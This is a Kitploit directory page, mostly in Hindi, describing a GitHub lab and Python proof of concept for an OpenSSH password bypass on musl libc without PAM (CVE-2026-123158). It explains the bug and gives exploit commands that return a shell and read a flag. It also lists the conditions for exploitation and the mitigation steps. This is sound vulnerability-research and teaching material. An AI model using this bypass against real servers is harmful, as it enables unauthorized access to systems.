
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/pablocerdeira1/cve-2026-123158
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingAuthenticationLabs & Practice
GitHubpablocerdeira1/cve-2026-123158

CVE-2026-123158

Reproducible Docker lab and Python PoC for the OpenSSH musl libc authentication bypass (CVE-2026-123158), with vulnerable and glibc/PAM control targets.

रिपॉजिटरी देखें
10 दिन पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    371
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    336
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    322

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें
अनुरोधित भाषा में सामग्री उपलब्ध नहीं है। अंग्रेज़ी संस्करण दिखाया जा रहा है।

*sshole lab (CVE-2026-123158)

PoC demo

Reproducible lab and PoC for the OpenSSH authentication bypass on musl libc without PAM. sshd accepts any password of 257..1024 bytes on accounts whose /etc/shadow field is *: musl returns "*" when crypt() receives more than 256 bytes and sshd compares it with the stored "*".

Fixed in OpenSSH 10.6p2. Does not affect glibc or systems that use PAM.

⚠️ Only for your own lab or systems with explicit authorization for auditing. The targets listen only on 127.0.0.1. Do not expose it to any network.

Structure

alpine-musl/    vulnerable target: OpenSSH compiled against musl, without PAM
debian-glibc/   control: glibc + PAM (should not be exploitable)
docker-compose.yml
exploit.py      PoC: priming + long password on the same connection -> shell

Usage

docker compose up -d --build
sudo apt install -y python3-paramiko          # or: pip install paramiko


python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257

Accounts created on both targets:

  • victima — * field in shadow (attack target).
  • bob — real password with $6$ hash (the salt is stolen from there for the jump).

Checks:

# should get in (vulnerable):
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257 --cmd "id; cat /home/victima/flag.txt"
# should fail (glibc+PAM control):
python3 exploit.py -i 127.0.0.1 -p 2223 -u victima -l 257
# should fail (outside the 257..1024 range):
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 256

Isolating each condition

  • The patch: set OPENSSH_VERSION: "10.6p2" in docker-compose.yml and rebuild.
  • No $6$ account: remove bob from the Dockerfile → pick_salt() falls back to DES → it no longer gets in.
  • ! instead of * in victima → it does not get in.

Exploitation conditions

Vulnerable only if all of the following are met: musl libc, sshd without PAM, OpenSSH < 10.6p2, PasswordAuthentication yes, one account with * and another with a $5$/$6$ hash, and the SSH port reachable. On Alpine several of these come by default.

Mitigation

apk upgrade openssh && rc-service sshd restart   # the update does not restart sshd on its own
# or, if updating is not possible:
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf && rc-service sshd restart

Shutting down

docker compose down --rmi local

References

  • OpenSSH 10.6p2 release notes
  • CVE-2026-123158
टूल डाउनलोड करें






